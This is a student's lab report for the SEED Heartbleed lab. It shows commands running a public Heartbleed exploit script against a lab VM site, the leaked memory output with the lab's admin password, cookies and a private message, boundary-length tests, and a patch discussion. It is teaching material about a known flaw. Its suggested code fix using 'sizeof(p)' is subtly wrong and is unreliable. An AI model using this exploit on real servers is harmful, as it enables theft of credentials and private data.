

浙江大学



课程名称: 信息系统安全

实验名称: Environment Variable and Set-UID

姓 名:

学 号:

2021 年 5 月 6 日

Lab 3: Heartbleed Attack Lab

一、 Purpose and Content 实验目的与内容

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.


The objective of this lab is for students to understand how serious this vulnerability is, how the attack works, and how to fix the problem. The affected OpenSSL version range is from 1.0.1 to 1.0.1f. The version in the SEEDUbuntu 12.04 VM is 1.0.1.

二、 Detailed Steps 实验过程


Task 1: Launch the Heartbleed Attack

In this task, students will launch the Heartbleed attack on our social network site and see what kind of damages can be achieved. The actual damage of the Heartbleed attack depends on what kind of information is stored in the server memory. If there has not been much activity on the server, you will not be able to steal useful data. Therefore, we need to interact with the web server as legitimate users. Let us do it as the administrator, and do the followings:


- Visit <https://www.heartbleedlabelgg.com> from your browser.




- Login as the site administrator. (User Name:admin; Password:seedelgg)



- Add Bobby as friend. (Go to More -> Members and click Bobby -> Add Friend)




- Send Bobby a private message.



After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server. You can download the code from the lab's web site, change its permission so the file is executable. You can then run the attack code as follows:

```
$ sudo chmod u+x attack.py
```

```
$ ./attack.py www.heartbleedlabelgg.com
```

A screenshot of a gedit text editor window titled 'attack.py (~) - gedit'. The editor shows a Python script with several comments and imports. The comments include the source URL 'https://gist.github.com/eelsivart/10174134', the author 'Haichao Zhang', the date '2/12/15', and version '1.20'. It also contains instructions on how to use the script, such as 'chmod 775 ./attack.py' and an example command: './attack.py www.seedlabelgg.com -l 0x4001'. The script imports 'sys', 'struct', 'socket', 'time', 'select', and 're'.

```
#!/usr/bin/python

# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20


#
# |

# -added option to the payload length of the heartbeat payload
# Don't forget to "chmod 775 ./attack.py" to make the code executable

# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request
# with payload length variable=0x4001

# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
```

A screenshot of a terminal window showing the execution of the attack script. The user runs 'sudo chmod u+x attack.py' and then './attack.py www.heartbleedlabelgg.com'. The output shows the script connecting to the target, sending a client hello, and analyzing the result. It then receives a server hello and analyzes the result. A warning message indicates that the server returned more data than it should, suggesting it is vulnerable. The script then displays a large amount of data, including a long string of 'A's, a series of numbers and characters, and a list of headers like 'Accept-Encoding: gzip, deflate', 'Referer', 'Cookie', and 'Connection'.[06/01/2021 06:13] seed@ubuntu:~\$ sudo chmod u+x attack.py
[06/01/2021 06:13] seed@ubuntu:~\$./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@AAAAAAAAAAAAAAAAAAAAABCDEFHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=p4973oagjq5kvjubfhbb1ml13
Connection: keep-alive

H.-0\b..8.....C*...o.)..J.3t

You may need to run the attack code multiple times to get useful data. Try and see whether you can get the following information from the target server.

- User name and password.
- User's activity (what the user has done).
- The exact content of the private message.

For each piece of secret that you steal from the Heartbleed attack, you need to show the screen-dump as the proof and explain how you did the attack, and what your observations are.

```
[06/01/2021 06:16] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=p4973oagjq5kvjubfhb1ml13
Connection: keep-alive

n....M.3-.-<.j..9.....ntent-Length: 99

__elgg_token=74767685750133955e50a093ccbc2b8d&__elgg_ts=1622551700&username=admin&password=seedelgg./(..Y.)R.QF..\\p.yW7

[06/01/2021 06:25] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=p4973oagjq5kvjubfhb1ml13
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

__elgg_token=3714812b623766b8cae7dd260b133732&__elgg_ts=1622552518&recipient_guid=40&subject=&body=Ht%2C+Boby%21.C^..b.....*...r
```



```
[06/01/2021 06:16] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose
Cookie: Elgg=p4973oagjq5kvjubfhb1ml3
Connection: keep-alive

5..Ke.....-www-form-urlencoded
Content-Length: 117

__elgg_token=6ee77c7ccd90e62ab7b75201bcb02125&__elgg_ts=1622552869&recipient_guid=400subject=Hello&body=Hi%2C+Boby%21...d.....;..T..Qs..0
```

The username is admin and password is seedelgg.

We can know from the referer that the admin add Boby as a friend and a message is sent to Boby from admin.

The content of the private message that the subject is Hello and the body after URL encoded is Hi%2C+Boby%21, which is Hi, Body! after decoded.

Task 2: Find the Cause of the Heartbleed Vulnerability

Your task is to play with the attack program with different payload length values and answer the following questions:

- Question 2.1: As the length variable decreases, what kind of difference can you observe?

```
[06/01/2021 07:20] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 16384

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=p4973oagjq5kvjubfhb1ml3
Connection: keep-alive

n....M.3-.-.j..9.....ntent-Length: 99

__elgg_token=74767685750133955e50a093ccbc2b8d&__elgg_ts=1622551700&username=admin&password=seedelgg./(..Y.)R.QF..p.yW7
```

```
[06/01/2021 07:20] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 6384

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....pt-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg=p4973oagjq5kvjubfhb1mll3
Connection: keep-alive

..y0.....a`SELw%E...1....pK.X.
```

```
[06/01/2021 07:21] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 384

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=p4973oagjq5kvjubfhb1mll3
Connection: keep-aliveE...3m.4.....gE.
```

```
[06/01/2021 07:21] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 84

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..TAAAAAAAAAAAAAAAAAAAAABCFGHIJKLMNOPABC...
...!.9.8.....5.....
.....h1.2@...:6;....

[06/01/2021 07:21] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 4

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

As the length variable decreases, the warning message *WARNING: www.heartbleedlabelgg.com: 443 returned more data than it should - server is vulnerable!* vanishes. And it shows *Server processed malformed heartbeat, but did not return any extra data*. The messages leak decreases and no private data can be obtained from the response printed.

- Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data."


```
[06/01/2021 07:03] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.o..f..e....2...

[06/01/2021 07:03] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

The boundary value is 22.

At Line 385 in *attack.py*, the threshold of the entire response packet length is 0x29. The actual payload constructed by *build_heartbeat()* at Line 205-255 has 176/8=22 bytes. When you set the length field as a value greater than 22, the server will blindly copy content from the pointer of the beginning of the payload string to fit the required payload length, which may include the critical data stored on the server.


Task 3: Countermeasure and Bug Fix

To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. This can be achieved using the following commands. It should be noted that once it is updated, it is hard to go back to the vulnerable version. Therefore, make sure you have finished the previous tasks before doing the update. You can also take a snapshot of your VM before the update.

```
$ sudo apt-get update
```


```
$ sudo apt-get upgrade
```

First we need to modify the */etc/apt/sources.list* to change the source list, and then run the above command.



```
sources.list (/etc/apt) - gedit
File Edit View Search Tools Documents Help
sources.list x
deb http://old-releases.ubuntu.com/ubuntu/ precise main restricted
universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ precise-security main
restricted universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ precise-updates main
restricted universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ precise-proposed main
restricted universe multiverse
deb http://old-releases.ubuntu.com/ubuntu/ precise-backports main
restricted universe multiverse
deb-src http://old-releases.ubuntu.com/ubuntu/ precise main restricted
universe multiverse
deb-src http://old-releases.ubuntu.com/ubuntu/ precise-security main
restricted universe multiverse
deb-src http://old-releases.ubuntu.com/ubuntu/ precise-updates main
restricted universe multiverse
deb-src http://old-releases.ubuntu.com/ubuntu/ precise-proposed main
restricted universe multiverse
deb-src http://old-releases.ubuntu.com/ubuntu/ precise-backports main
restricted universe multiverse
Plain Text Tab Width: 8 Ln 11, Col 1 INS
```

Task 3.1 Try your attack again after you have updated the OpenSSL library. Please describe your observations.



```
[06/01/2021 08:34] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

After patched, the attack fails. It will send no heartbeat response to a heartbeat request.

Task 3.2 The objective of this task is to figure out how to fix the Heartbleed bug in the source code. The following C-style structure (not exactly the same as the source code) is the format of the Heartbeat request/response packet.

Please point out the problem from the code in Listing 1 and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem in your lab report.

To guarantee pointer `pl` pointing to the payload content, a shift operation should take place before Line 21 or just modify the line as:

```
pl = p + 2;
```

and it's similar to the response construction, add it before Line 36

```
bp += 2;
```

The most significant modification to patch the heartbleed vulnerability is to add a boundary check upon receiving a heartbeat request. Add the check like:

```
unsigned int payload_length = sizeof(p);  
...  
n2s(p, payload);  
if(payload > payload_length)  
    payload = payload_length; // or just exit  
...
```

Moreover, please comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything.

